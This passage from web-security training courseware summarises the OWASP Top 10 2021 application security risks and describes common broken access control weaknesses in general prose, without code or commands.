
  IDS and IPS raise alarms if any malicious traffic enters a target machine or server. Attackers adopt evasion techniques to circumvent such systems so that they do not trigger any alarm while exploiting the target.



LO#02: Demonstrate Web Application Threats

Web Application Threats

Attackers attempt various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information. This section discusses the various types of threats and attacks against the vulnerabilities of web applications.



OWASP Top 10 Application Security Risks - 2021

A01	Broken Access Control	A06	Vulnerable and Outdated Components
A02	Cryptographic Failures	A07	Identification and Authentication Failures
A03	Injection	A08	Software and Data Integrity Failures
A04	Insecure Design	A09	Security Logging and Monitoring Failures
A05	Security Misconfiguration	A10	Server-Side Request Forgery (SSRF)

https://owasp.org

OWASP Top 10 Application Security Risks – 2021

Source: *https://owasp.org*

OWASP is an international organization that maintains a list of the top 10 vulnerabilities and flaws of web applications. The latest OWASP top 10 application security risks are as follows.

- **A01 – Broken Access Control**

  This vulnerability is related to improperly enforced restrictions on the actions of authenticated users. Attackers can exploit these flaws to access unauthorized functionality and/or data such as access to other user accounts, viewing of sensitive files, modifications to other user data, and changes to access rights.

- **A02 – Cryptographic Failures**

  Many web applications and APIs do not properly protect sensitive data, such as financial data, healthcare data, and personally identifiable information (PII). Moreover, many application developers fail to implement strong cryptographic keys, use old keys, or fail to enforce proper key management. In such cases, sensitive data can be transmitted in cleartext through HTTP. Attackers can leverage this flaw to steal or modify such weakly protected data to perform credit-card fraud, identity theft, or other crimes. Sensitive data require extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with a browser.

- **A03 – Injection**

  Injection flaws, such as SQL command injection and LDAP injection, occur when untrusted data are sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

- **A04 – Insecure Design**

  During application development, if security controls are not properly implemented considering the latest business risks, various design flaws may occur. These design flaws can compromise the integrity, confidentiality, and authenticity of data. Attackers can exploit these flaws to perform session hijacking, credential theft, spoofing, and other types of MITM attacks.

- **A05 – Security Misconfiguration**

  Security misconfiguration is the most common issue in web security, which is due in part to manual or ad hoc configuration (or no configuration at all); insecure default configurations; open S3 buckets; misconfigured HTTP headers; error messages containing sensitive information; and failure to patch or upgrade systems, frameworks, dependencies, and components in a timely manner (or at all).

  Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, or DoS attacks such as the billion laughs attack.

- **A06 – Vulnerable and Outdated Components**

  Components such as libraries, frameworks, and other software modules run with the same privileges as the application. The software components need to be updated or patched in a timely manner based on the current risks, failing which they can leave serious vulnerabilities as they become outdated. An attack exploiting a vulnerable component can cause serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

- **A07 – Identification and Authentication Failures**

  Application functions related to identification, authentication and session management are often implemented incorrectly, allowing attackers to launch brute-forcing, password spraying, and other automated attacks to compromise passwords, keys, or session tokens or to exploit other implementation flaws to assume the identities of other users (temporarily or permanently).

- **A08 – Software and Data Integrity Failures**


  Many applications are implemented with auto-update features. Such applications may download updates from unauthorized or previously trusted sources without conducting sufficient integrity checks. Attackers can take advantage of this flaw and load their own updates to distribute malware. Moreover, if data are encoded or serialized into an easily understandable format, attackers can alter the data, leading to an insecure deserialization flaw.

- **A09 – Security Logging and Monitoring Failures**

  Security logging and monitoring failures occur via insufficient log monitoring, the local storage of logs, inadequate error messages, inappropriate alert mechanisms for failed-login attempts, or applications failing to identify threats in advance. Such vulnerabilities can leak sensitive information that can be leveraged by the attackers to compromise a system or account, tamper with credentials, or destroy data.

- **A10 – Server-Side Request Forgery (SSRF)**

  Server-Side Request Forgery (SSRF) is a web security vulnerability that arises when remote resources are obtained by an application without verifying the URL entered by the user. Attackers leverage this vulnerability to abuse the functionalities of a server to read or modify internal resources and steal sensitive information by sending malicious requests. SSRF vulnerabilities also allow attackers to send malicious requests to internal systems, even if they are secured by firewalls..



A01 – Broken Access Control

- Access control refers to how a web application **grants access to its content** and functions for some **privileged users** and **restricts others**
- Broken access control is a method in which an attacker identifies a flaw related to access control and bypasses the authentication, which allows them to compromise the network
- It allows an attacker to **act as users or administrators** with privileged functions and create, access, update or delete **every record**

A01 – Broken Access Control

Access control refers to how a web application grants access to create, update, and delete any record/content or function to some privileged users while restricting access to other users. Broken access control is a method by which an attacker identifies a flaw related to access control, bypasses the authentication, and then compromises the network. Access control weaknesses are common because of the lack of automated detection and effective functional testing by application developers. They allow attackers to act as users or administrators with privileged functions and create, access, update, or delete any record.

According to OWASP 2021 R3 revision, the common vulnerabilities associated with access control are as follows:

- Abusing the least privileges or denying it by default, where everyone gains access to the roles, users, or abilities instead of having specific accessibility.
- Evading the filtering of access controls by changing the URL, API request, an HTML page, or the application state via parameter tampering, force browsing, or any attacking tool .
- Gaining permission to read or modify someone's account through their unique identifier.
- Gaining access to the APIs without the access controls for PUT, POST, and DELETE.
- Escalating privileges, where a user can act as an administrator after logging in.
- Manipulating the metadata; for example, the manipulation of a hidden field or alteration of a JSON Web Token (JWT) access-control token or a cookie for exploiting JWT invalidation or elevating privileges.

- Accessing API via illegitimate sources exploiting cross-origin resource sharing (CORS) misconfiguration .
- Force browsing to privileged or authentic pages as a valid or an invalid user, respectively.

